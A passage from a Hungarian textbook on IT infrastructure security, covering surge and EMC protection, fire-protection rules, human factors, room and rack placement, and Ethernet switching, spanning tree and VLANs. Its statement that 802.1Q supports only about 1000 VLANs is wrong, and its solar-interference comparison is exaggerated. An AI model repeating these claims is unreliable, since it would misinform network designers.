amelyek felügyelhetők, vagyis villamos kontaktusokon keresztül a védelmi berendezés állapotáról információ gyűjthető. A túlfeszültség levezető rendszert gondosan, megfelelő szakember által kell megtervezni. (Közismert az az amerikai példa, ahol egy automata vízmű telepen nem volt semmilyen túlfeszültség védelem, ezért egy villámcsapást követően több ezer USD kár keletkezett. Ezután helyi szakemberek – több ezer USD költséggel – telepítettek egy rosszul kivitelezett túlfeszültség levezető rendszert, de következő villámcsapáskor a kár a korábbi többszöröse lett. Ekkor átvizsgálva az egész rendszert, megtalálták azokat a tervezési hibákat, amelyek az elégtelen, sőt káros működéshez vezettek. A fentiekből következően felhívjuk a figyelmet arra, hogy a kereskedelemben kapható (olcsó) túlfeszültségvédett elosztósávot csak megfelelő körültekintéssel, megfelelő környezetben szabad használni.)

Villamos zavarások alapvetően egy villamos berendezés működéséből fakadnak. Már hosszabb ideje csak olyan villamos berendezés hozható forgalomba, amely megfelel az ún. EMC előírásoknak. (Az EMC az Electro Magnetic Compatibility kifejezés rövidítése, magyarul: elektromágneses együttműködés.) Az előírások két alapvető követelményt fogalmaznak meg:

- Minden villamos berendezést úgy kell megtervezni és kivitelezni, hogy a működési környezetében előforduló elektromágneses zavarásnak ellenálljon.
- Minden villamos berendezést úgy kell megtervezni és kivitelezni, hogy a környezetében működő egyéb villamos berendezés működését ne zavarja.

A témakör szabványai kitérnek arra, hogy mindez csak a működési környezetre vonatkozik. Tehát pl. egy precíziós orvosi műszernek egy mobiltelefon zavaró hatásának nem kell ellenállnia, mert pl. egy műtőben nem szükséges mobiltelefonnak működnie. Adott esetben tehát meg kell tiltani a működési környezetben a mobiltelefon használatát.

Az EMC-megfelelés az Európai Unióban, így Magyarországon is kötelező!

Egy-egy kapcsolási folyamat hatására a villamos hálózatban bekövetkező jelenségeket tranzienseknek nevezzük. Egy nagyáramú áramkör ki/bekapcsolásakor a villamos hálózatban feszültségingadozás – szélső esetben túlfeszültség – keletkezhet. A tranziensek másik formája a közeli elektromágneses térben bekövetkező változások hatására létrejövő feszültségingadozás. Ezt egyes esetekben szándékosan, „fegyver” formájában használják (EMI és EMP elektromágneses impulzusok).

Az elektromágneses impulzusok nem csak a külső vezetékeken keresztül hatnak. Sok esetben az eszközök belső vezetékeire, tranzisztorokra, integrált áramkörökre is hatást gyakorolhatnak. Ezt a hatást megfelelő elektromágneses árnyékolással lehet csökkenteni.

Az elmúlt években egy korábban nem számottevő jelenség is fellépett, nevezetesen a nap rendkívül intenzív napfolt-tevékenysége miatt kilövellő nagymennyiségű elektromágneses töltött atomi, szubatomi részecske okozta elektromágneses zavarás hatása. A jelenség azért különösen veszélyes, mert e részecskék nagy áthatoló képessége következtében gyakran nem elegendő a berendezések szokásos elektromágneses árnyékolása, mivel nem az elektromágneses tér hatol át az árnyékoláson, hanem maga a részecske, amely ezután hatását az árnyékoláson belül fejti ki. A leírt jelenség az utóbbi években 2003 őszén volt a legerősebb. Az okozott hatás egy közeli atom- illetve hidrogénbomba robbanásához hasonlatos.

Elektromágneses zavarás az is, amikor saját eszközeink bocsátanak ki elektromágneses hullámokat. A periodikus jeleknél a terjedési sebesség, a hullámhossz és a frekvencia kölcsönösen meghatározzák egymást. Ha egy villamosvezeték hosszának és a vezetéken továbbított jel hullámhosszának aránya közelíti a 0,5; 1,0; 1,5 stb. értékek valamelyikét – azaz a

félhullámhossz többszörösét –, akkor a vezeték antennaként kezd működni, így energiát fog kisugározni.

Ez a hatás tetszőleges frekvencián kimutatható, így környezetünkben mindenhol kimutatható egy 50 Hz frekvenciájú – 6000 km hullámhosszúságú – elektromágneses sugárzás. Manapság a videó-csatoló és a képernyő között a jel vivőfrekvenciája (a képpont frekvencia) eléri a 100 MHz-et, aminek hullámhossza már csak 3 m, vagyis egy nem megfelelően kialakított 1,5 m-es monitorkábel is képes kisugározni azt a jelet, amit a monitoron látunk. Hasonló hatásúak a számítógépeken belül jelentkező nagyfrekvenciás jelek, illetve a réz alapú gigabit Ethernet hálózat 250 MHz-es vivőfrekvenciája (1.2 m-es hullámhossz). Nem megfelelő lezárások, és árnyékolások esetén ezeket a működésre utaló jeleket az eszközök kisugározzák, vagyis számítógépeink könnyen lehallgathatóvá válnak.

Természetesen e hatások ellen is megfelelő védelmet nyújtanak az optikai kábelt használó rendszerek. Az optikai kábel nem továbbít villamos zavarokat, így azok hatása csak az egyes eszközökön belül jelentkezik.

4.13.8 Tűzvédelem

A korábban ismertetett érintésvédelemhez hasonlóan a tűz elleni védelem is kötelező. A hatályos magyar jogszabályok tűz megelőzésével, tűz oltásával kapcsolatosan szigorú feltételeket szabnak meg. A hatályos tűzvédelmi törvény (1996. évi XXXI. törvény a tűz elleni védekezésről, a műszaki mentésről és a tűzoltóságról) állampolgárságtól, nemtől, életkortól függetlenül mindenkire vonatkozik, aki Magyarország területén tartózkodik. Előírja, hogy a tűz elleni védekezésben, a tűz eloltásában mindenkinek képességei szerint részt kell vennie. A tűzvédelmi törvényhez kapcsolódó OTSZ részletesen kitér a résztvevők feladatára, építmény típusonként előírja a betartandó követelményeket. Az OTSZ mellékletében felsorolja, hogy milyen esetekben kötelező tűzjelző és automatikus oltóberendezés telepítése. Az esetünkben előforduló épületeknél mindig kötelező automatikus tűzjelző berendezés telepítése. Számítógéptermek esetén – ha az alapterület a 150 m^2-t meghaladja – automatikus oltóberendezés is szükséges.

Gyakori, hogy a biztosító (akinél az objektumot biztosítjuk) szigorúbb követelményeket ír elő mint az OTSZ (pl. 150 m^2-nél kisebb gépteremre is előírja az automatikus oltást), de a területileg illetékes katasztrófavédelmi igazgatóság is előírhatja kisebb géptermek esetén is az automatikus oltást.

4.13.9 Üzemeltethetőség

Tapasztalatok szerint bonyolult rendszer esetén az egyik legjelentősebb biztonsági kockázatot a felhasználók, üzemeltetők „emberi” tulajdonságai okozzák. Az ember hajlamos az általa értelmetlennek tartott szabályokat áthágni, kritikus (pl. üzemzavari), rendkívüli helyzetekben pánikba esni, amikor csak előre begyakorolt „automatikus” műveletsor elvégzésére képes. Kritikus helyzetekben az embert a bonyolult összefüggések felismerési képességének hiánya jellemzi. Nagy megbízhatóságú, magas szintű biztonsági berendezésekkel ellátott komplex rendszerek esetén arra kell törekedni, hogy a kezelő az elméletileg feltárható összes rendkívüli helyzetre előre fel legyen készítve, illetve az ilyen helyzetek kezelése egyszerűen elvégezhető legyen. Kritikus helyzetben a kezelő sokszor úgy érzi, hogy az idő gyorsabban telik, és neki rövidebb ideje van cselekedni. (Jellemző példa, hogy a pánikba esett ember az ajtót kinyitása helyett gyakran inkább betöri. Saját gyakorlatunkban is előfordult, hogy az üzemeltető egy vízvezeték hiba esetén – mivel nem találta meg a felszálló vezeték elzáró csapját – 3 egymás

feletti emeleten kalapáccsal 6-8 m^2 területen szétverte a gipszkarton burkolatot, ezzel jóval nagyobb kárt okozva, mint amit a vízvezeték hiba okozott. Csak ezután vette észre azt az alig látható szabványos jelölést, amely megmutatta, hol is van a csapot rejtő ajtó.) E két példa (egy kitalált és egy valós) jól mutatja, hogy az ember kritikus helyzetben nem mindig képes racionális cselekedetekre.

Nagy rendelkezésre-állású, magas követelményeket kielégítő biztonsági rendszereknél nem engedhető meg, hogy pánikhelyzet alakuljon ki, illetve pánikhelyzetben a kezelő szükségtelen kárt okozva növelje a biztonsági kockázatot. Ezért e rendszereket úgy kell kialakítani, hogy még szélsőséges helyzetekben is támogassa a kezelő munkáját. A kezelőszerveket, monitorokat, billentyűzeteket, ajtókat, egyéb eszközöket úgy kell elhelyezni, hogy azok könnyen áttekinthetők legyenek, illetve ne gátolják a személyzet mozgását. A szükséges dokumentációkat úgy kell elhelyezni, hogy azok mindig elérhetők legyenek. Szorosan ide tartozik az egyes informatikai célú helyiségek (telefonközpontok, kábelrendezők, kommunikációs központok, számítógép termek, operátori helyiségek stb.) épületen belüli célszerű elhelyezése is.

4.13.10 Informatikai célú helyiségek elhelyezése

Az informatikai helyiségek elhelyezésénél a biztonság és az üzemeltetés követelményei nagyban ellentmondanak. Az üzemeltetés a könnyű, akadálymentes megközelíthetőséget, a biztonság az „elrejtett”, nehéz megközelíthetőséget indokolná. Az informatikai célú helyiségek elhelyezésénél építészeti, tűzvédelmi, vagyonvédelmi, informatikai biztonsági és üzemeltetési szempontok közötti egyensúlyt kell megtalálni. Sajnos még új épületek esetén is gyakori, hogy az informatikai rendszer elemeinek helyet adó helyiségeket haszontalan területnek tartják a felhasználók, építészek. Nagyon gyakran találkozni azzal, hogy a másra – és erre a célra is – alkalmatlan helyiségekben, maradék terekben kell a kábelrendezőket, géptermeket kialakítani. A tulajdonos, bérlő, beruházó, építész számára természetes, hogy emeletenként WC-k, takarítószer raktárak, villamos elosztó berendezések találhatók, és az épületben telefonközpontot is el kell helyezni. Az egyéb informatikai helyiségek tervezési szempontjai, helyigényük, hűtésigényük figyelembe vétele még nem általános.

A korszerű – strukturált – kábelezési technológia minden emeleten kábelrendező helyiséget igényel, amely nevétől eltérően nem csak kábeleket, hanem hálózati eszközöket is tartalmaz (pl. switch-ek). Tipikusan ide kerülnek az access eszközök, innen indulnak az egyes felhasználók számítógépeihez, telefonkészülékeihez a kábelek. Ha egy ilyen helyiség rossz helyre kerül, megoldatlan a vagyonvédelme, akkor megnő egy esetleges manipuláció esélye. Ellentétben a hálózati eszközökkel, a folyamatos monitorozás nem minden esetben képes kimutatni a manipulációt, hiszen a személyi számítógépek gyakran (általában naponta) néhány órára kikapcsolásra kerülnek, ez idő alatt a számítógép és a switch közti kábelezésen történő bármilyen beavatkozás észrevehetetlen marad. Egy lehallgató berendezés telepítését tehát szinte lehetetlen észrevenni. Az ilyen jellegű hozzáférést csak megelőzni lehet.

Manapság az eszközöket többnyire RACK szekrénybe telepítjük, amelyek alapterülete 600x600 mm, 600x800 mm, vagy 800x800 mm. A rack-ek hasznos magasságát HE (vagy U) egységben mérik, ahol egy HE 44.45mm-t jelent. Változó, hogy a rack hasznos magasságához képest mennyivel magasabb ténylegesen a szekrény, általában 250-400 mm-el nagyobb magasságra lehet számítani, mint a hasznos magasság. A legkisebb szekrények 6-9 HE belső magasságúak, a legnagyobbak általában 42-45-47 HE magasak. A szekrények elhelyezésekor a körbejárhatóságot is figyelembe kell venni. Ha ajtóval rendelkező szekrényt használunk, akkor azt a gyártó által megadott mértékig – 120º vagy 180º – ki kell tudni nyitni. Ha az ajtó nem nyitható kényelmesen, akkor a kezelő idővel leszereli azt, megváltoztatva ezzel a megtervezett

hűtést. Mivel bizonyos hálózati eszközök a rack-be csak hátulról szerelhetők be, ezért a rack-szekrények kiválasztása és elhelyezése során erre is figyelemmel kell lenni.

4.13.11 Aktív hálózati eszközök

Az egyes hálózatrészek összekapcsolását az aktív hálózati eszközök biztosítják. Ebben az alfejezetben az Ethernet technológiára épülő hálózatok aktív elemeivel, vagyis routerekkel, switch-ekkel és hub-okkal foglalkozunk.

Egy Ethernet hálózatban minden bekapcsolt gépet egyedi – 6 Byte méretű, úgynevezett MAC – cím azonosít. Két kártya MAC címe elvileg nem lehet azonos. Egyes hálózati alkalmazások – pl. DECNET, bizonyos multicast rendszerek – megkövetelik, hogy a MAC címet programból megváltoztathassuk. MAC cím alapú forgalomszűrésnél ezt figyelembe kell venni. Az ff:ff:ff:ff:ff:ff MAC cím – a broadcast cím – speciális jelentéssel bír, az erre a címre küldött üzenetet minden bekapcsolt hoszt feldolgozza. A ma legelterjedtebb TCP/IP alapú hálózatoknál ilyen üzenettípust használ, pl. az ARP és a DHCP is. Sok hálózati alkalmazás (pl. NetBIOS, NetBEUI) nagyon sok broadcast üzenetet generál. Az effajta üzenetek túlzott elszaporodását broadcast viharnak (broadcast storm) nevezik, amely gyakran tapasztalható a Windows operációs rendszer különféle verzióit futtató gépek hálózata esetén.

Az Ethernet hálózat azon részét, ahová a broadcast üzenetek eljutnak, broadcast domain-nek nevezik. TCP/IP technológia alkalmazásakor egy IP subnet gyakran egybeesik egy broadcast domain-nel. Ennek legfőbb oka az IP↔MAC címek közti kölcsönös megfeleltetést biztosító ARP – Address Resolution Protocol – működési sajátosságában rejlik.

Az ARP segítségével egy IP alhálózatban üzemelő gép megismerheti a vele azonos alhálózatban működő másik gép MAC címét. Ehhez egy – a keresett IP címet, valamint a kérdést feltevő gép IP címét tartalmazó – ARP üzenetet kell Ethernet broadcast csomagban kibocsátania. A broadcast üzenetet a szegmens minden számítógépe feldolgozza, de csak az válaszol saját MAC címével ellátott, immár közvetlenül címzett Ethernet üzenetben a feladónak, amelyik a keresett IP cím birtokosa. Ebből a mechanizmusból következik, hogy a közvetlen elérésű (direct routing rendszerű) IP alhálózat nem lehet nagyobb, mint az alatta elhelyezkedő broadcast tartomány. Természetesen ez fordítva nem igaz, azaz semmi nem akadályozza meg egy broadcast domain-en belül több IP alhálózat kialakítását.

Az Ethernet hálózat alapvetően CSMA/CD (Carrier Sense Multiple Access / Collision Detection) működésű. Collision domainnek nevezzük a hálózatnak azt a részét, ameddig egy ütközés hatása kiterjed. Korszerű esetben, amikor egy switch portjára egyetlen számítógép (vagy egy másik switch) kapcsolódik, és mindkettő képes az ún. full-duplex működésre, akkor közöttük (többnyire) nem történhet ütközés, hiszen külön vezetéken történik az adás és a vétel.

Alhálózat kiépítésre switch-ek és hubok használhatók. A hub viszonylag egyszerű szerkezet, csupán jel-erősítésre, jelformálásra képes. A switch összetettebb szerkezet, képes a cél MAC-cím alapján dönteni arról, melyik irányba továbbítsa az Ethernet kereteket. Switch-ek esetén két Ethernet keret-továbbítási eljárás terjedt el: az áteresztéses (pass-through) mód, és a tárol-és-továbbít (store-and-forward) mód. Áteresztés esetén, amint kiderült, hogy merre kell továbbítani a csomagot (az Ethernet keret címmezejének – első 12 byte – vételét követően) a switch nyomban megkezdi a keret továbbítását. Tárol-és-továbbít technikánál a switch először eltárolja a teljes beérkező keretet, majd ellenőrzi a CRC-t és ha azt rendben találja, akkor – amint arra lehetősége nyílik (vagyis a címzett gép vételre kész) – továbbítja a keretet a megfelelő célállomás(ok) felé. A switch-ek működésük során „megtanulják” melyik portjukra milyen

MAC-című eszköz(ök) csatlakozik. A megtanult MAC-címekre vonatkozó információkat egy táblázat őrzi. Lehetőség van előre definiált (statikus) tábla használatára is. Ha a switch olyan cél MAC-című keretet vesz, amelynek címe még nem szerepel a táblázatban, akkor a keretet valamennyi porton továbbítja. Ugyanígy jár el multicast és broadcast csomagok esetén is.

Egy router alapfeladata az IP datagramok alhálózatok közötti továbbítása, vagyis egy router nem tekinthető egyszerű Ethernet eszköznek. Manapság használatosak olyan "Layer 3 switch"-nek nevezett eszközök is, amelyekbe router funkciók is beépítésre kerültek, vagyis a hálózat szempontjából routernek is tekintendők.

	Switch	Hub
Csomag-továbbítás	Pass-through ill. store-and-forward	Jelerősítés és jelformálás
Collision domain	Switch portonként	Minden portja azonos collision domain
Forgalom	Az egyes portokon csak az oda kapcsolódó gépek forgalma jelenik meg	Minden portján azonos
Duplexitás	Half- és full-duplex is lehet, vagyis egy időben kétirányú adatforgalom is lehetséges	Half-duplex (egy időben adatforgalom csak egy irányba lehetséges)
Broadcast domain	Minden port azonos (kivétel ld. később VLAN)	Minden port azonos
Sebesség	Portonként eltérő is lehet	Portonként azonos (a 10/100 hub-ok olyan eszközök, amelyekben a sebességváltást egy beépített kétportos switch végzi)

Táblázat 14. A switch és a hub közti legfontosabb különbségek

A fentiekből kiderül, hogy hub-okkal felépített hálózat esetén a forgalom lehallgatása igen egyszerű, hiszen bármely porton a teljes hálózati forgalom elérhető. Létezik olyan hub, amely képes arra, hogy miután áthaladt rajta az Ethernet keret cím-mezeje, azokon a portokon, ahol az adott MAC-cím nem található meg, a keret további részét véletlen karakterekkel helyettesíti, vagyis miközben az ütközési tartomány (collision domain) szétválasztását nem valósítja meg, de az egyszerű lehallgatást lehetetlené teszi. Erre – abban az igen ritka esetben – lehet szükség, ha késleltetési illetve egyéb okok miatt a hálózat nem építhető fel switch-ekkel.

Switch használata esetén egy portról nem lehetséges a többi port forgalmának lehallgatása. Hálózati hibakeresés, illetve IDS (Intrusion Detection System) telepítése esetén azonban szükség lehet arra, hogy egy úgynevezett monitor porton keresztül egy másik – alkalmasint az összes többi – port forgalmát meg lehessen figyelni. Manapság szinte valamennyi switch rendelkezik ezzel a képességgel. A monitor funkció kihasználása felveti azt a kérdést, hogy oldjuk meg azt az esetet, amikor a monitor port összesített forgalma meghaladja annak sávszélességét. A probléma megoldása gyártófüggő (pl. nem engedik meg, hogy a monitorozott port full-duplex legyen).

Sokan tévesen úgy vélik, hogy ha egy hálózatban csak switch-eket használnak az megoldást jelent minden hálózat oldali támadás ellen, illetve megszünteti a lehallgatás lehetőségét is. A tapasztalat azt mutatja, hogy önmagában a switch-ek használata nem jelenti a biztonság növekedését. Fontos azt is megjegyezni, hogy egy switch minden esetben késlelteti a csomag továbbítását. Pass-through üzemmód esetén a switch-nek meg kell várnia az első 12 byte beérkezését, store-and-forward üzemmódnál a továbbítás csak a teljes csomag beérkezése után lehetséges.

4.13.11.1 Spanning-tree – feszítőfa – protokoll

Több switch-ből felépített hálózat esetén felmerülhet az igény, hogy az IP szinttől független redundáns adatutakat hozzunk létre. Belátható, hogy redundáns adatutakról akkor beszélhetünk, ha a hálózatot jelképező gráfban hurkok találhatók. Ilyen topológia esetén azonban a hálózatba küldött Ethernet keretek végtelen ideig keringhetnének, ami lehetetlenné tenné a kommunikációt. A probléma kiküszöbölésére dolgozták ki a spanning-tree protokollt (802.1d), amelynek segítségével a redundáns hálózat hurokmentessé tehető. A tapasztalat azonban azt bizonyítja, hogy a protokoll használhatósága nem akkora, mint várnánk. Ennek egyik oka az, hogy a protokoll definíciója értelmében a hálózat két legtávolabbi pontja között legfeljebb 7 switch lehet, amely korlát betartása nagyméretű hálózatok esetén nem mindig biztosítható. További – nagyrészt a switch gyártók által elkövetett implementációs – hibák eredőjeként elmondható, hogy a spanning-tree algoritmus esetenként bizonytalan működést eredményezhet. Ugyanakkor tudomásul kell venni, hogy Ethernet hálózati szinten más eszköz nem áll rendelkezésünkre redundáns adatutak kialakítására. Ha egy hálózatban nincsenek hurkolt adatutak, akkor szükségtelen a spanning-tree algoritmus alkalmazása. Magas rendelkezésre állási igény esetén célszerű alkalmazását kerülni, és a redundanciát IP szinten megvalósítani. Ehhez routereket kell alkalmazni, de az így kialakított redundancia lényegesen üzembiztosabb.

További szempontként meg kell említeni, hogy spanning-tree algoritmust alkalmazó hálózatban hibát keresni nagyon nehéz. Nem ismert olyan jól működő program, amely képes automatikusan spanning-tree topológia felderítésére, továbbá a legdrágább hálózat felügyelő eszközök is csak akkor képesek ilyen hálózatokat feltérképezni, ha minden elem SNMP menedzselhető. Számos olcsóbb switch csak RS-232 csatolón keresztül felügyelhető, de részt vesz a spanning-tree hálózatban.

4.13.11.2 VLAN technológia


A 90-es évek elején az AT&T piacra dobta az ún. SYSTIMAX strukturált kábelezési rendszert. A nagyobb gyártók néhány hónapon belül követték (pl. a DEC, BICC stb.) saját hasonló rendszerükkel. A strukturált kábelezés lényege az, hogy épületen belül minden kommunikációs kábel azonos, és e kábelek minden felhasználóhoz egy kábelrendezőből indulnak. A switch-ek és a strukturált kábelezés elterjedése lehetővé tette, hogy egy hálózatot logikailag kisebb hálózatokra bontsunk. Korábban is (pl. koaxiális Ethernet idején biztonsági okok miatt) egy-egy intézményben több hálózatot használtak. Ez a gyakorlatban azt jelentette, hogy többszörös kábelezést kellett kialakítani.

Előfordult, hogy minden szobában 8 párhuzamos koaxiális Ethernet szegmens haladt, mert 8 különböző hálózatot használtak, és olyan gyakori volt a költözés, hogy rövid időn belül minden szobába mind a 8 hálózat beépítésre került. A strukturált kábelezési technológia ezt a problémát ugyan megoldotta, de eleinte annyi switch-re – esetleg hub-ra – volt szükség ahány hálózatot használni akartunk. Ez megemelte a hálózat egy portra eső költségét. Több gyártó – egymástól többé-kevésbé függetlenül – a 1990-es évek közepén megoldást talált a problémára. Első lépésben egy switch-en belül lehetővé tették port-csoportok definiálását, amelyek egymástól függetlenül működtek (külön broadcast domainek voltak). Korábbiakban már utaltunk rá, hogy IP protokoll esetén a subnet határa a broadcast domain határán van, de más, nem routeolható hálózati protokoll esetén (pl. NetBEUI) a LAN határának a broadcast domain határa tekintendő. Így az egyes hálózatrészek szétválaszthatók, vagyis a fizikailag egybefüggő hálózaton logikailag különálló virtuális hálózatok hozhatók létre. Ezeket nevezik virtuális LAN-nak, vagy VLAN-nak. Később felmerült annak igénye, hogy egy-egy VLAN ne korlátozódjék egyetlen switch-re, hanem több kapcsolót is magába foglalhasson. Ezt nevezik VLAN trunking technológiának.

A nagy gyártók nagyjából egy időben jelentették be ezt célzó saját megoldásaikat, pl. a Cisco az ISL technológiát. A megoldás alapján a kapcsolóból kilépő Ethernet keretben valahogy megjelölik (tag-elik), hogy az adott keret melyik VLAN-hoz tartozik. A technikát VLAN tagging-nek nevezik. Ezután az eszközöknek a trunk interfészen csak azt kell figyelniük, milyen tag-el megjelölve érkezik a keret, és a megfelelő interfész felé továbbítani azokat. A különféle megvalósítások kezdeti inkompatibilitását az Ethernet feletti VLAN szabvány – 802.1q, vagy röviden dot1q – megjelenése megnyugtatóan rendezte, és mára biztonságosan együttműködő megoldások jellemzik a piacot.

A 802.1q a VLAN-ok megjelölésére az Ethernet keret elején egy 4 oktet hosszú mezőt – VLAN ID, vagy tag – használ, azonban összesen csak mintegy 1000 VLAN definiálását engedi meg. Fontos tudni, hogy a trunking-et alkalmazó valamennyi Ethernet portnak támogatnia kell a dot1q ajánlást, máskülönben az Ethernet keretben megjelenő – a tag-et tartalmazó – új mező problémát okozna. A legtöbb gyártmánynál a VLAN ID maximális értéke 1000 lehet, de néhány switch esetén az érték csak lényegesen kevesebb (pl. 24) lehet. (Egy 24 portos switch esetén ez elegendőnek tűnhet, de nagy hálózatban előfordulhat, hogy bizonyos VLAN-ok csak „átmennek" az adott kapcsológépen, vagyis előfordulhat, hogy 24 VLAN-nál többre lenne szükség.)

A mellékelt ábrán látható, hogy nem minden switch-ben jelenik meg mindhárom VLAN:



Ábra 60. VLAN-ok kialakítása és trunk-ölése három switch-ben

A .1q ajánlás elterjedésével megjelentek az olyan Ethernet-csatolók is, amelyek támogatják ezt a működést, vagyis megfelelő driver segítségével a felhasználói számítógép is képes egy időben több VLAN részeként is működni. Fontos szabály, hogy ha felhasználó csatlakozik a hálózathoz .1q támogatott csatolóval, úgy a csatlakozó portra csak azon VLAN-okat szabad trunk-ölni amelyekben az adott gép is tagként működik.

4.13.11.3 Milyen előnyei vannak a VLAN-ok használatának?

A VLAN-képes switch-ek ára manapság alig haladja meg egy egyszerű kapcsoló költségét, ezért az ár nem indokolja a VLAN technika mellőzését. A felhasználás legfőbb előnye az, hogy segítségével csökkenthető egy-egy broadcast domain mérete, így az ún. broadcast viharok mérete és száma is.


A VLAN-okat routerrel kell/lehet összekapcsolni, és a VLAN-ok között többnyire csak TCP/IP forgalom továbbítható, így könnyen megvalósítható, hogy a VLAN-ok között egyszerű csomagszűrési funkciókat ellátó tűzfal-megoldást telepítsünk. Ez lehetővé teszi a VLAN-ok közötti szabályozott adattovábbítása. Egy-egy hálózati beállítási hiba (pl. egy véletlenül bekapcsolt DHCP szerver) hatása is többnyire csak a VLAN-on belül érezhető. A VLAN-ok között megfelelően szabályozott forgalom jelentősen lassíthatja a hálózat hibáit kihasználó vírusok terjedését is.

Elsőként egy egyetemi környezetből származó példát mutatunk be. Ma már szinte minden tanszék rendelkezik saját szerverrel, de gyakran hiányzik a megfelelő rendszergazdai ismeret, vagyis a szerverek működése bizonytalan. Egy-egy hálózati hiba más tanszékek hálózatát is működésképtelenné teheti. A hibák felfedése hosszú, gyakran napokig tartó hibakeresést igényel, nehéz megtalálni a hibaforrást, pl. egy óvatlanul telepített DHCP szervert. Gyakori jelenség, hogy a felhasználók számítógépein megjelenik a szomszéd tanszék nyomtatója, mire a nyomtatások egy része – véletlenül vagy szándékosan – a másik nyomtatón jelennek meg. A tanszékek külön VLAN-okba korlátozása megszünteti a broadcast viharok tovaterjedését, lokalizálja a hálózati hibák hatását (nem több tucat, csupán néhány gép beállításait kell ellenőrizni). A hálózat megtervezése és kivitelezése ugyanakkor többletmunkát és költséget igényel, amely azonban az első komolyabb hiba fellépésekor megtérül azáltal, hogy annak felderítése lényegesen kevesebb erőforrás felhasználásával, sokkal kevesebb idő alatt megoldható.

Bizonyos rendezvényeket fiatalok saját otthoni számítógépeikkel jelennek meg, és népszerű, hálózatban játszható számítógépes játékokat futtatnak. Ezeket „LAN partiknak” nevezik. E partik szervezésében résztvevő rendszergazdák tapasztalata, hogy az összekapcsolt számítógépek jelentős része rosszul konfigurált, vírusos, eredeti környezetéből kiragadva hibásan működő gép. A partin ilyen körülmények között kell rövid időn belül stabilan működő hálózati környezetet létrehozni, a vétlen gépeket megóvni más gépek okozta veszélyektől. Ilyen körülmények között VLAN-ok definiálásával – pl. egy csapat – egy VLAN – biztosítható az esetleges hibák gyors feltárása, a vétlen gépek vírustámadások elleni megbízhatóbb védelme, összefoglalva: a parti sikere.

A fenti két példa is arra vall, hogy az egyes lokális hálózatok méretét érdemes a szükséges minimálisra csökkenteni. Ez VLAN-ok alkalmazását, és az azokat összekapcsoló routerek alkalmazását igényli. Manapság szinte minden router képes egyszerű csomagszűrési funkciók megvalósítására, olcsó – gyakran ingyenes – programokból tűzfalak építhetők. E megoldások alkalmazásával a logikailag elkülönült szervezetek, egységek hálózatának működése függetleníthető más, közeli hálózat viselkedésétől.

